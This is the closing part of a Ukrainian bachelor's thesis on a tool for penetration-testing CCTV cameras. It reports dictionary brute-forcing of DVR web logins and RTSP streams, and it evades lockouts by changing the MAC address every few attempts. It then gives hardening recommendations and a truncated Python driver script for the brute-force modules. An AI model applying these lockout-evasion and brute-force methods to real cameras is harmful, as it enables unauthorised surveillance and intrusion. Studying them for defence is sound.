


Рисунок 4.5 – Результат сканування на Kali Linux

На рисунку 4.5 можна побачити результати сканування камери фірми Hikvision, усі сервіси і інформація про камери відображені коректно.

Наступним модулем який потрібно протестувати є модуль підбору паролів. Модуль підбору паролів використовує словники для здійснення атак на веб-інтерфейси камер. Тестування цього модуля включає:

– тестування поведінки при досягненні максимального числа спроб вводу некоректних даних, взаємодія з модулем маскування;

– змога здійснювати підбір для WEB-форм та RTSP потоку.

Результати підбору паролю без зміни MAC-адреси зображено на рисунку 4.6.




Рисунок 4.6 – Результат підбору паролів

Для швидшого проведення тестування було застосовано стандартний логін користувача admin і використано паролі з словника. Як видно з результатів на рисунку 4.6 модуль зміг ефективно знайти пароль від WEB-форми відеореєстратора. Таким чином це надає доступ до відео з камер відеоспостереження зображеного на рисунку 4.7.

Рисунок 4.7 – Відео з камери відеоспостереження

Друга частина тестування модуля для підбору паролів це отримання доступу до RTSP потоку через підбір паролів з перевищенням ліміту спроб вводу паролів який зображено на рисунку 4.8.




Рисунок 4.8 – Результати підбору паролів до RTSP потоку

Як видно з рисунку 4.8, було успішно отримано доступ до RTSP потоку камери через підбір паролів. На кожній п’ятій ітерації відбувається генерація нової MAC-адреси, перезавантажується мережевий інтерфейс пристрою, після цього змінюється MAC-адреса пристрою в локальній мережі для обходу блокування за кількістю спроб входу.

Таким чином модуль успішно пройшов перевірку на змогу здійснювати підбір для WEB-форм та RTSP потоку, було здійснено успішне маскування при досягненні максимального числа спроб вводу некоректних даних.

Для відображення відео з камери, використовується модуль взаємодії з камерою. Модуль забезпечує функцію перегляду відео з камери після успішного введення коректних облікових даних. Основним критерієм для тестування є можливість відображення відео в реальному часі з камери відеоспостереження. Захоплене RTSP-потік з камери відеоспостереження зображено на рисунку 4.9.




Рисунок 4.9 – Відео з RTSP потоку камери

За результатами тестування, зображеними на рисунку 4.9, вдалося отримати відео з камери відеоспостереження з використанням модуля для відображення зображення з RTSP потоку.

За результатами тестування засобу можна надати такі рекомендації для покращення безпеки камер відеоспостереження:

Використання складних паролів та обмеження кількості спроб входу. Складні паролі, що складаються з комбінацій літер, цифр і символів, важко підібрати за допомогою звичайного підбору. Рекомендується встановити мінімальну довжину паролів 12-16 символів. Також важливо обмежити кількість невдалих спроб входу, це дозволяє зменшити ризики атак підбору паролів.

Використання мережевої ізоляції та сегментації, камери повинні знаходитися в окремому мережевому сегменті або VLAN, це рішення дозволить зменшити ризик атаки на камери відеоспостереження в локальній мережі. Не відкривати доступ до камери через інтернет, якщо це є критично важливим, в такому випадку доцільним є використання VPN-тунелю між пристроями.

Камери мають бути оснащені системою моніторингу, яка фіксує підозрілі дії, такі як численні невдалі спроби входу. Важливою є також система сповіщення, яка

оперативно інформує адміністраторів про потенційні загрози, що дозволяє швидко реагувати на такі інциденти.

Застосування багатофакторної автентифікації, це рішення є додатковим заходом для підвищення рівня безпеки, вимагаючи додаткові методи підтвердження особи.

Як показало експериментальне дослідження було досягнуто таких показників якості як: функціональність, сумісність та масштабованість.

Функціональність програмного засобу підтверджується здатністю ефективно виконувати основні завдання: сканування мережі для виявлення активних камер відеоспостереження, відеореєстраторів, підбір паролів до доступних сервісів. Реалізовано функцію маскування MAC-адреси, що дозволяє уникати блокувань у локальній мережі.

Сумісність програмного засобу була підтверджена його здатністю працювати на різних дистрибутивах Linux таких як Debian і Kali Linux. Також було виявлено, що функція підміни MAC-адреси не виконується якщо засіб запускається з віртуальної машини. Програма успішно взаємодіє з різними мережевими пристроями через протоколи RTSP та HTTP.

Також було досягнуто критерію масштабованості, оскільки програмний засіб здатний ефективно обробляти великі обсяги даних і працювати з численними пристроями в мережі. Це дозволить виконувати масове сканування та взаємодіяти з великою кількістю пристроїв.

4.5 Висновки з розділу

У даному розділі було здійснено експериментальне дослідження програмного засобу для тестування на проникнення камер відеоспостереження з повним охопленням аспектів функціонального, модульного та портативного тестування. Сформовано детальний тестовий план, що передбачає стратегію перевірки основних показників якості: функціональність, сумісність, масштабованість, підтримка та стійкість до помилок. У межах плану враховано апаратні та мережеві обмеження, що можуть впливати на ефективність

інструменту, зокрема пов’язані з використанням глобальних мереж, фільтрацією трафіку, швидкодією інтерфейсів та потребою зміни MAC-адреси.

У межах модульного тестування було перевірено функціональність окремих компонентів системи: модуль сканування, модуль підбору паролів, та модуль взаємодії з камерою. Для кожного з них реалізовано юніт-тести із використанням мок-об’єктів, що дозволило моделювати поведінку мережевих пристроїв без залежності від зовнішнього середовища. Усі функції були протестовані на коректність обробки вхідних даних, стійкість до помилок, правильність виклику методів.

Під час експериментального дослідження було підтверджено, що засіб успішно здійснює виявлення IP-камер та відеореєстраторів у локальній мережі, виконує сканування портів, розпізнає активні сервіси та коректно визначає MAC-адресу та виробника пристрою. Модуль підбору паролів показав ефективність у взаємодії з HTTP-формами та RTSP-потоком, з обходом обмежень за кількістю спроб. Модуль взаємодії з камерою засвідчив здатність до стабільної роботи з RTSP-потоком і виводом з нього зображення.

Усі проведені тести завершилися успішно, що вказує на загальну стабільність, точність і ефективність засобу. Отримані результати демонструють готовність програмного забезпечення до використання у реальних умовах з мінімальним ризиком виникнення критичних збоїв чи втрат функціональності.

ВИСНОВКИ

У даній бакалаврській кваліфікаційній роботі було проведено аналіз методів тестування на проникнення камер відеоспостереження. Розглянуті методи та інструменти, що використовуються для виявлення вразливостей у системах відеоспостереження, дозволили визначити переваги та недоліки існуючих підходів, Було проаналізовано правові аспекти тестування на проникнення, виявлено критичне значення чіткого нормативно-правового регулювання у цій сфері. Як наслідок було виконано постановку завдання на розробку нового програмного засобу, здатного комплексно тестувати безпеку камер відеоспостереження.

Розроблено методику тестування на проникнення камер відеоспостереження яка буде використовуватись при розробці архітектури засобу. Узагальнена архітектура засобу для тестування на проникнення забезпечує такі функції як: сканування мережі, визначення сервісів на портах, визначення виробника прошивки, підбір паролів, реалізовано обхід обмежень на кількість спроб входу в систему в локальній мережі за допомогою заміни MAC-адреси, для удосконалення засобу можливий підхід використання проксі-серверів для використання засобу з обходом захисту у глобальній мережі. Розроблено архітектуру окремих модулів цього засобу.

На основі розробленої архітектури побудовано узагальнений алгоритм роботи засобу. В подальшому алгоритми роботи ключових процедур були розроблені більш детально, що дозволило керувати складністю процесу розробки під час виконання бакалаврської кваліфікаційної роботи. Для реалізації засобу було обґрунтовано вибір інструментів розробки. Таким чином було реалізовано алгоритм роботи засобу, окремо приділено увагу основним модулям, таким як: модуль підбору паролів та модуль сканування.

Для тестування засобу було розроблено план та підготовлено відповідне середовище. Це дозволило забезпечити повноту та цілісність процесу тестування а також дотримання законодавчих та етичних норм, щодо тестування на проникнення яке реалізується цим засобом.

Було проведено юніт тестування основних модулів програми, це показало коректність ухвалених технічних рішень. У рамках тестування програмного засобу було продемонстровано його здатність проводити атаку на реальних пристроях.

Тестування засобу виявило неможливість динамічної зміни MAC-адреси на віртуальній машині. Інші функції засобу при цьому зберігаються. Через це для збереження функції маскування у локальній мережі засіб доцільно використовувати на хостовій системі або як Live USB.

Тестування показало, що завдяки комплексному підходу програмний засіб забезпечує високу ефективність у порівнянні з існуючими аналогами такими як Hikka або Cameradar. Було додано рекомендації щодо захисту системи від атак підбором паролів, та захисту пристроїв відеоспостереження в мережі.

Розроблений засіб має значний потенціал для використання у реальних умовах, для підвищення рівня безпеки в установах, де використовуються системи відеоспостереження.

Таким чином, усі поставлені завдання було виконано. Розроблено та реалізовано програмний засіб для тестування на проникнення камер відеоспостереження, проведено комплексне тестування, порівняння з існуючими підходами та визначено перспективи подальшого удосконалення. Отримані результати свідчать про ефективність розробленого засобу в підвищенні безпеки камер відеоспостереження та систем відеоспостереження загалом.

ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Russia accused of trying to hack border security cameras to disrupt Ukraine aid: URL:https://www.theguardian.com/world/2025/may/21/russia-accused-trying-disrupt-aid-ukraine-hacking-border-crossings(accessed: 22.05.2025).
2. Гаврилюк М. Ю. Дослідження засобів тестування на проникнення IP-камер. *LIV Всеукраїнська науково-технічна конференція факультету інформаційних технологій та комп'ютерної інженерії (2025)* Вінниця, 2025 3 с. URL: (дата звернення:19.05.2025)
3. Penetration testing glossary term NIST. URL:https://csrc.nist.gov/glossary/term/penetration_testing (accessed: 22.05.2025).
4. 10Guards. Внутрішнє та зовнішнє тестування на проникнення в мережу. URL:https://10guards.com/ua/blog/products/internal-external-network-penetration-testing/ (дата звернення: 22.05.2025).
5. OWASP Web Security Testing Guide. URL: https://owasp.org/www-project-web-security-testing-guide/ (дата звернення: 19.03.2025)
6. Penetration Testing Execution Standard. URL:http://www.pentest-standard.org/index.php/Main_Page (accessed: 22.05.2025).
7. Vats P., Mandot M., Gosain A. A Comprehensive Literature Review of Penetration Testing & Its Applications. URL: https://www.researchgate.net/publication/336937253_A_Comprehensive_Literature_Review_of_Penetration_Testing_Its_Applications (accessed: 22.05.2025).
8. IP Camera penetration testing. URL: https://aardwolfsecurity.com/ip-camera-penetration-testing/ (accessed: 22.05.2025).
9. Search Engine for the Internet of Everything. URL: https://www.shodan.io/ (accessed: 22.05.2025).
10. Пошуковик Censys. URL: https://search.censys.io/ (accessed: 22.05.2025).
11. Discover ZoomEye, the global leader in cyberspace mapping and analysis. URL: https://www.zoomeye.ai/ (accessed: 22.05.2025).

12. FOFA is a Cyberspace search engine. URL: https://en.fofa.info/ (accessed: 22.05.2025).
13. IP Camera Market Size & Trends. URL: https://www.grandviewresearch.com/industry-analysis/ip-camera-market-report (accessed: 22.05.2025).
14. Top IP Camera Manufacturers: Who Makes the Best Surveillance Solutions? URL: https://jer-tech.com/top-ip-camera-manufacturers-surveillance-solutions-guide/(accessed: 22.05.2025).
15. Difference between NVR, HD-SDI, DVR, HVR, DVR, HDCVI / Burglary Alarm System. URL: https://www.burglaryalarmsystem.com/technology-news/difference-between-nvr-hd-sdi-dvr-hvr-dvr-hdcvi.html (accessed: 22.05.2025).
16. ONVIF Meaning: What You Need to Know. URL: https://reolink.com/blog/onvif-meaning/ (accessed: 22.05.2025).
17. Hikvision blog. URL: https://www.hikvision.com/en/newsroom/blog/ (accessed: 22.05.2025).
18. Dahua Technology blog. URL: https://dahua-technology.com.ua/ua/blog-news/ (accessed: 22.05.2025).
19. Understanding 4G Cellular Security Cameras. URL: https://www.securitycameraking.com/securitynews/what-does-4g-cellular-mean-with-a-security-camera/ (accessed: 22.05.2025).
20. What is an IP Camera? Advantages, Disadvantages and Classification of IP Cameras. URL: https://www.secom.vn/en/column/what-is-an-ip-camera/ (accessed: 22.05.2025).
21. IP Camera Streaming – Full Guide For Beginners. URL: https://antmedia.io/ip-camera-streaming-guide-how-to-setup-an-ip-camera/ (accessed: 22.05.2025).
22. A Complete Guide to the Real-Time Streaming Protocol (RTSP). URL: https://www.nabto.com/rtsp-protocol-guide/ (accessed: 22.05.2025).


23. RTSP: Real Time Streaming Protocol Explained. URL: https://dev.to/alakkadshaw/rtsp-real-time-streaming-protocol-explained-3p82 (accessed: 22.05.2025).
24. Open Network Video Interface Forum. URL: https://www.onvif.org/conformant-products/ (accessed: 22.05.2025).
25. Differences Among IP Camera Protocols: ONVIF, RTSP, and HTTP. URL:https://www.focusvisionglobal.com/news/differences-among-ip-camera-protocols-onvif-rtsp-and-http/ (accessed: 22.05.2025).
26. Zenoni, Ian. A Comprehensive Guide to Real-Time Messaging Protocol (RTMP). URL: https://www.wowza.com/blog/rtmp (accessed: 22.05.2025).
27. Pros And Cons Of Cloud-Based Cameras. URL: https://www.bcsconsultants.com/blog/pros-and-cons-of-cloud-based-cameras/ (accessed: 22.05.2025).
28. The Impact of Cloud Technology on IP Camera Surveillance. URL: https://planetechusa.com/the-impact-of-cloud-technology-on-ip-camera-surveillance/?srsltid=AfmBOorS6LanOOmSwdMtY3OThvbPvJNCTJ_vHLhaanPsipWrCghpCbD8 (accessed: 22.05.2025).
29. Hackers Breach Thousands of Security Cameras, Exposing Tesla, Jails, Hospitals. URL: https://www.bloomberg.com/news/articles/2021-03-09/hackers-expose-tesla-jails-in-breach-of-150-000-security-cams (accessed: 22.05.2025).
30. Документація до утиліти cameradar. URL: https://github.com/Ullaakut/cameradar/blob/master/README.md (accessed:19.05.2025)
31. 9 Ways To Hack CCTV Cameras and How to Prevent. URL: https://hackeracademy.org/10-ways-to-hack-cctv-cameras-and-how-to-prevent-it/ (accessed: 19.05.2025)
32. RouterSploit - Exploitation Framework for Embedded Devices. URL: https://github.com/threat9/routersploit/blob/master/README.md (accessed: 19.05.2025)

33. Sofa cyber eye diamond (Cyber eye open). URL: https://hackyourmom.com/kibervijna/dyvannyj-kiber-glaz-almaz-cyber-eye-open/ (accessed: 15.05.2025)
34. IP Camera Scan Tool. URL: https://www.checkvideo.com/knowledge-center/tools/ (accessed: 15.05.2025)
35. Про електронні комунікації: Закон України : https://zakon.rada.gov.ua/laws/show/1089-20#Text (дата звернення: 22.05.2025).
36. Про державну таємницю: Закон України : URL: https://zakon.rada.gov.ua/laws/show/3855-12#Text (дата звернення: 22.05.2025).
37. Кримінальний кодекс України : Закон України від 05 квітня 2001 року : URL: https://zakon.rada.gov.ua/laws/show/2341-14 (дата звернення: 21.05.2025).
38. Protect Against Brute-force/Proxy Login Attacks. URL: https://perishablepress.com/protect-against-brute-force-login-attacks/ (accessed: 22.05.2025).
39. RTSP посилання з камер та відеореєстраторів Hikvision. URL: https://nadzor.ua/uk/faq/hikvision/csylka-rtsp-s-kamer-i-registrator-hikvision (дата звернення: 22.05.2025).
40. Chapter 15. Nmap Reference Guide. URL: https://nmap.org/book/man.html (accessed: 22.05.2025).
41. Python 3.11.12 documentation. URL: https://docs.python.org/3.11/ (accessed: 22.05.2025).
42. Wrapper package for OpenCV python bindings. opencv-python 4.11.0.86. URL: https://pypi.org/project/opencv-python/(accessed: 22.05.2025).
43. Python HTTP for Humans. requests 2.32.4 URL: https://pypi.org/project/requests/ (accessed: 22.05.2025).
44. Your code editor. Redefined with AI. URL: https://code.visualstudio.com/ (accessed: 22.05.2025).
45. PyCharm The only Python IDE you need. URL: https://www.jetbrains.com/pycharm/ (accessed: 23.05.2025).

46. Що таке тест-план, для чого він потрібен і з чого складається URL: https://training.qatestlab.com/blog/technical-articles/test-plan(accessed: 23.05.2025)
47. Debian documentation. URL: https://www.debian.org/doc/index.en.html (accessed: 23.05.2025).
48. Kali Docs Official Documentation. URL: https://www.kali.org/docs/ (accessed: 23.05.2025).

ДОДАТКИ

Додаток А



Додаток А 65

ПРОТОКОЛ ПЕРЕВІРКИ КВАЛІФІКАЦІЙНОЇ РОБОТИ

Назва роботи: Засіб тестування на проникнення камер відеоспостереження

Автор роботи: Гаврилюк Максим Юрійович

Тип роботи: бакалаврська кваліфікаційна робота

Підрозділ кафедра захисту інформації ФІТКІ, група 1 БС-21б

Коефіцієнт подібності текстових запозичень, виявлених у роботі системою StrikePlagiarism **1,23** %

Висновок щодо перевірки кваліфікаційної роботи (відмітити потрібне)

√ Запозичення, виявлені у роботі, є законними і не містять ознак плагіату, фабрикації, фальсифікації. Роботу прийняти до захисту

☐ У роботі не виявлено ознак плагіату, фабрикації, фальсифікації, але надмірна кількість текстових запозичень та/або наявність типових розрахунків не дозволяють прийняти рішення про оригінальність та самостійність її виконання. Роботу направити на доопрацювання.

☐ У роботі виявлено ознаки плагіату та/або текстових маніпуляцій як спроб укриття плагіату, фабрикації, фальсифікації, що суперечить вимогам законодавства та нормам академічної доброчесності. Робота до захисту не приймається.

Експертна комісія:

Завідувач кафедри ЗІ д. т. н., проф. _____ Володимир ЛУЖЕЦЬКИЙ

Гарант освітньої програми «Безпека інформаційних та комунікаційних систем» к. т. н., доц. _____ Леонід КУПЕРШТЕЙН

Особа, відповідальна за перевірку _____ Валентина КАПЛУН

З висновком експертної комісії ознайомлений(-на)

Керівник _____ Юрій БАРИШЕВ

Здобувач _____ Максим ГАВРИЛЮК

Додаток Б

Лістинг програми

main.py

```
import argparse
import time
from HTTP_brute import run_http_bruteforce
from RTSP_brute import run_rtsp_bruteforce
from scanner import scan_network
from rtsp_video import show_rtsp_video

def read_ips_from_file(ip_file):
    with open(ip_file, 'r') as file:
        ip_addresses = [line.strip() for line in file if line.strip()]
    return ip_addresses

def read_credentials_from_file(credentials_file):
    credentials = []
    with open(credentials_file, 'r') as file:
        for line in file:
            line = line.strip()
            if ':' in line:
                credentials.append(line.split(":", 1))
    return credentials

def read_passwords_from_file(password_file):
    passwords = []
    with open(password_file, 'r') as file:
        for line in file:
            passwords.append(line.strip())
    return passwords

parser = argparse.ArgumentParser(description="Brute force and network
scanning tool")

parser.add_argument('--HTTP_brute', action='store_true', help="Activate
HTTP brute-force attack")
parser.add_argument('--rtsp_brute', action='store_true', help="Activate
RTSP brute-force attack")
parser.add_argument('--mac_changer', action='store_true', help="Change MAC
address during brute-force")
parser.add_argument('--Scanner', action='store_true', help="Run network
scanning using Nmap")
parser.add_argument('--show_video', action='store_true', help="Show RTSP
video stream")

parser.add_argument('--url', type=str, help="URL for HTTP brute-force")
parser.add_argument('--username', type=str, help="Username for HTTP brute-
force")
parser.add_argument('--password_file', type=str, help="Password file for
brute-forcing")
parser.add_argument('--interface', type=str, help="Network interface for MAC
address change")
parser.add_argument('--ip', type=str, help="Target IP for RTSP brute-force
or scanning (single IP)")
```

```
parser.add_argument('--ip-file', type=str, help="File containing a list of
IP addresses")
parser.add_argument('--ports', type=str, default='80,554,8080', help="Ports
for Nmap scan")
parser.add_argument('--mac-iteration',        type=int,        default=10,
help="Iteration to change MAC address during brute-force")
parser.add_argument('--credentials_file', type=str, help="Credentials file
for RTSP brute-force")

args = parser.parse_args()

if args.ip and args.ip_file:
    print("[!] You can specify either --ip or --ip-file, not both.")
    exit()

if args.ip_file:
    ip_addresses = read_ips_from_file(args.ip_file)
elif args.ip:
    ip_addresses = [args.ip]
else:
    print("[!] You must specify either --ip or --ip-file.")
    exit()

if args.Scanner:
    for ip_address in ip_addresses:
            print(f"\nStarting  network  scan  on  IP  {ip_address},  Ports:
{args.ports}")
        scan_network(ip_address, args.ports)

if args.HTTP_brute:
     use_changer = input("Чи хочете ви змінювати MAC-адресу під час спроб
підбору паролів? (y/n): ").strip().lower() == 'y'


    interface = input("Вкажіть мережевий інтерфейс для зміни MAC: ")
    restriction = int(input("Вкажіть кількість спроб до заборони: "))

   password_file = input("Input your file: ") #"/home/kali/Desktop/pass.txt"

     run_http_bruteforce(args.url,  password_file,  use_changer,  interface,
restriction)

if args.rtsp_brute:
    if not args.credentials_file:
        print("[!] Missing credentials file for RTSP brute-force.")
        exit()

    credentials = read_credentials_from_file(args.credentials_file)

     use_changer = input("Чи хочете ви змінювати MAC-адресу під час спроб
підбору паролів? (y/n): ").strip().lower() == 'y'

    interface = input("Вкажіть мережевий інтерфейс для зміни MAC: ")

